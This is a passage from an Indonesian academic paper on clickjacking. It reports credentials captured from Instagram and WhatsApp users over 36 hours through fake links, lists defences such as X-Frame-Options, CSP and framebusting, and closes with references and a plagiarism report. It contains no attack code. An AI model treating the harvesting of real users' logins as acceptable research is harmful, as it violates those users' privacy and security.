
Gambar 11. Tautan WhatsApp Asli

I. Analisis Hasil Proses

Dibalik aktivitas user pada UI website, peretas telah merecord hasil inputan user dan menyimpan pada direktori peretas. (Hasil data disamarkan).

Tabel 1. Tabel Hasil Implementasi Clickjacking 36 Jam

No	Sosial Media	2 Jam	36 Jam
1	Instagram	8	46
2	WhatsApp	2	26



Gambar 12. Grafik Implementasi Clickjacking 36 Jam

Gambar 12. Hasil Record Data Clickjacking

Pertahanan Terhadap Serangan Clickjacking

Pertahanan keamanan website dari serangan clickjacking menjadi sangat penting mengingat potensi kerugian yang dapat ditimbulkan jika serangan tersebut berhasil dieksekusi. Berikut adalah beberapa strategi yang dapat digunakan untuk melindungi website dari serangan clickjacking:

1. Implementasi X-Frame-Options Header

X-Frame-Options adalah header HTTP yang memungkinkan server web untuk mengontrol bagaimana halaman web dapat dimuat dalam sebuah frame atau iframe. Dengan mengatur header X-Frame-Options untuk mengarahkan browser untuk tidak memuat halaman dalam frame, website dapat mencegah serangan clickjacking.

2. Content Security Policy (CSP)

CSP adalah mekanisme keamanan yang memungkinkan administrator situs web untuk mengontrol sumber daya mana yang dapat dimuat oleh browser. Dengan menggunakan CSP, administrator dapat menentukan kebijakan yang membatasi atau mengontrol pembaruan dari luar situs, sehingga mencegah dimuatnya konten berbahaya melalui frame yang tersembunyi.

3. Framebusting JavaScript

Framebusting adalah teknik yang menggunakan JavaScript untuk memeriksa apakah halaman web dimuat dalam sebuah frame. Jika ya, maka skrip JavaScript dapat mengarahkan browser untuk keluar dari frame tersebut, sehingga mencegah serangan clickjacking.

4. Visual Indikator

Website dapat memberikan visual indikator kepada pengguna ketika halaman dimuat dalam sebuah frame. Ini bisa berupa pesan peringatan atau tanda yang jelas menunjukkan bahwa halaman sedang dimuat dalam sebuah frame, sehingga pengguna menjadi lebih waspada terhadap potensi serangan clickjacking.

5. Edukasi Pengguna

Salah satu langkah paling penting dalam pertahanan terhadap serangan clickjacking adalah dengan mengedukasi pengguna tentang potensi ancaman dan cara untuk mengidentifikasi dan menghindari klik pada tautan yang mencurigakan. Pengguna yang sadar akan risiko clickjacking akan lebih cenderung untuk berhati-hati dalam interaksi mereka dengan halaman web.

V. SIMPULAN

Kesimpulan dari jurnal penelitian tentang keberhasilan mendapatkan data akses login melalui metode clickjacking, di mana data yang diperoleh tidak disalahgunakan hanya untuk keperluan penelitian, menyoroti pentingnya pemahaman akan potensi risiko keamanan dari serangan clickjacking. Dalam konteks penelitian ini, clickjacking dilakukan dengan memanfaatkan alat-alat khusus untuk membuat tautan palsu yang telah terindeks dengan fungsi clickjacking, dengan tujuan mengakses media sosial seperti WhatsApp dan Instagram. Meskipun data akses login berhasil diperoleh, pentingnya penelitian ini juga menekankan pada tanggung jawab etis dalam menggunakan teknik ini hanya untuk tujuan penelitian dan bukan untuk aktivitas yang merugikan. Temuan ini memberikan wawasan tentang kompleksitas ancaman clickjacking dalam mengakses informasi sensitif pengguna dan mendorong untuk pengembangan strategi keamanan yang lebih berhasil melindungi pengguna dari serangan yang semakin canggih di dunia digital. Dengan demikian, kesimpulan ini menggarisbawahi perlunya kesadaran akan risiko keamanan siber yang terus berkembang dan peran penting etika penelitian dalam memastikan bahwa teknologi digunakan untuk tujuan yang bermanfaat secara sosial dan tidak disalahgunakan untuk aktivitas yang tidak etis.

.

UCAPAN TERIMA KASIH

Dengan Penuh dengan penghargaan, saya ingin mengucapkan terima kasih yang tulus Universitas dan Program Studi Informatika yang telah memberikan landasan ilmu dan fasilitas bagi kelancaran eksperimen pada peneitian ini, saya berterima kasih juga atas keramahan, bantuan teknis dan akses yang diberikan kepada saya selama proses penelitian. Tanpa dukungan dan fasilitas yang telah disediakan Universitas Muhammadiyah Sidoarjo dan Progam Studi Informatika, pencapaian saya dalam penelitian ini tidak akan mungkin terwujud. Dengan adanya fasilitas yang memadai, saya merasa didorong untuk menjalankan penelitian dengan penuh semangat dan tekad untuk mencapai hasil terbaik dan saya harapkan dengan hasil penelitian ini bisa dijadikan bukti pentingnya peran pihak-pihak terkait dalam memeberikan dukungan terhadap sebuah penelitian akademik.

REFERENSI

[1] H. Abusaimeh and Y. Alshareef, “Detecting the Phishing Website with the Highest Accuracy,” TEM J., vol. 10, no. 2, pp. 947–953, 2021, doi: 10.18421/TEM102-58.

[2] [2] M. Arshey and A. V. K. S, “Security of Web Browser : A Study on Attacks and Their Defences,” no. July, 2023.

[3] [3] D. J. Liu, G. G. Geng, X. B. Jin, and W. Wang, “An efficient multistage phishing website detection model based on the CASE feature framework: Aiming at the real web environment,” Comput. Secur., vol. 110, p. 102421, 2021, doi: 10.1016/j.cose.2021.102421.

[4] [4] P. Kalaharsha and B. M. Mehtre, “Detecting Phishing Sites -- An Overview,” pp. 1–13, 2021, [Online]. Available: http://arxiv.org/abs/2103.12739

[5] [5] A. O’Mara, I. Alsmadi, and A. Aleroud, “Generative Adverserial Analysis of Phishing Attacks on Static and Dynamic Content of Webpages,” 19th IEEE Int. Symp. Parallel Distrib. Process. with Appl. 11th IEEE Int. Conf. Big Data Cloud Comput. 14th IEEE Int. Conf. Soc. Comput. Netw. 11th IEEE Int., pp. 1657–1662, 2021, doi: 10.1109/ISPA-BDCloud-SocialCom-SustainCom52081.2021.00222.

[6] [6] S. Agarwal and B. Stock, “First, Do No Harm: Studying the manipulation of security headers in browser extensions,” no. February, 2021, doi: 10.14722/madweb.2021.23016.

[7] [7] A. Arote and U. Mandawkar, “Android Hacking in Kali Linux Using Metasploit Framework,” Int. J. Sci. Res. Comput. Sci. Eng. Inf. Technol., vol. 3307, pp. 497–504, 2021, doi: 10.32628/cseit2173111.
[8] [8] M. H. Alkawaz, S. J. Steven, and A. I. Hajamydeen, “Detecting Phishing Website Using Machine Learning,” Proc. - 2020 16th IEEE Int. Colloq. Signal Process. its Appl. CSPA 2020, no. July, pp. 111–114, 2020, doi: 10.1109/CSPA48992.2020.9068728.
[9] [9] A. Mishra and Fancy, “Efficient Detection of Phising Hyperlinks using Machine Learning,” Int. J. Cybern. Informatics, vol. 10, no. 2, pp. 23–33, 2021, doi: 10.5121/ijci.2021.100204.
[10] [10] L. Johnson and L. Martensson, “Assessing HTTP Security Header Implementations (A study of Swedish government agencies’ first line of defense against XSS and client-side supply chain attacks),” no. June, 2021, [Online]. Available: https://www.diva-portal.org/smash/get/diva2:1570054/FULLTEXT02
[11] [11] K. Hariram and V. Ayala-rivera, “Detection of Clickjacking using Convolutional Neural Network MSc in Cybersecurity National College of Ireland Supervisor :,” 2022.
[12] [12] M. Ahmed et al., “PhishCatcher: Client-Side Defense Against Web Spoofing Attacks Using Machine Learning,” IEEE Access, vol. 11, no. June, pp. 61249–61263, 2023, doi: 10.1109/ACCESS.2023.3287226.
[13] [13] Z. Alkhalil, C. Hewage, L. Nawaf, and I. Khan, “Phishing Attacks: A Recent Comprehensive Study and a New Anatomy,” Front. Comput. Sci., vol. 3, no. March, pp. 1–23, 2021, doi: 10.3389/fcomp.2021.563060.
[14] [14] M. Sahin, T. Unlu, C. Hebert, L. A. Shepherd, N. Coull, and C. M. Lean, “Measuring Developers’ Web Security Awareness from Attack and Defense Perspectives,” Proc. - 43rd IEEE Symp. Secur. Priv. Work. SPW 2022, pp. 31–43, 2022, doi: 10.1109/SPW54247.2022.9833858.
[15] [15] K. Puneet, “IRJET- A Review on Clickjacking Attack and its Defense Mechanism,” Irjet, vol. 8, no. 4, pp. 1098–1101, 2021.
[16] [16] Z. Su and D. Evans, Perception Hacking for 2D Cursorjacking in Virtual Reality, vol. 1, no. 1. Association for Computing Machinery, 2022.

Conflict of Interest Statement:
The author declares that the research was conducted in the absence of any commercial or financial relationships that could be construed as a potential conflict of interest.

Artikel HKI.docx

ORIGINALITY REPORT

14%	13%	2%	1%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	raw.githubusercontent.com Internet Source	10%
2	cmsdata.iucn.org Internet Source	<1%
3	eprints.umsida.ac.id Internet Source	<1%
4	ejournal.stmik-time.ac.id Internet Source	<1%
5	Nanda Dwi Utami. "Penerapan Pendekatan Kontekstual untuk Meningkatkan Kemampuan Pemecahan Masalah Matematis Siswa Sekolah Dasar", Jurnal Pendidikan Guru Sekolah Dasar, 2023 Publication	<1%
6	ejournal.uin-suska.ac.id Internet Source	<1%
7	Tanwirul Millati, Nurhayati Nurhayati. "PEMBUATAN RESISTANT STARCH PATI BERAS DENGAN METODE ENZIMATIS DAN FISIK", Jurnal Agrotek Ummat, 2020	<1%

	Publication	
8	ijirset.com Internet Source	<1 %
9	joincs.umsida.ac.id Internet Source	<1 %
10	www.ida.liu.se Internet Source	<1 %
11	docplayer.net Internet Source	<1 %
12	eprints.mdp.ac.id Internet Source	<1 %
13	export.arxiv.org Internet Source	<1 %
14	garuda.kemdikbud.go.id Internet Source	<1 %
15	Endang Dwi Lestari, Heru Baskoro. "Analisis Kedisiplinan Waktu Kerja Karyawan pada Rumah Sakit XYZ", VISA: Journal of Vision and Ideas, 2024 Publication	<1 %

Exclude quotes	On	Exclude matches	Off
Exclude bibliography	On		

Artikel HKI.docx

PAGE 1

PAGE 2

PAGE 3

PAGE 4

PAGE 5

PAGE 6

PAGE 7

PAGE 8

PAGE 9

PAGE 10

PAGE 11

PAGE 12

PAGE 13

PAGE 14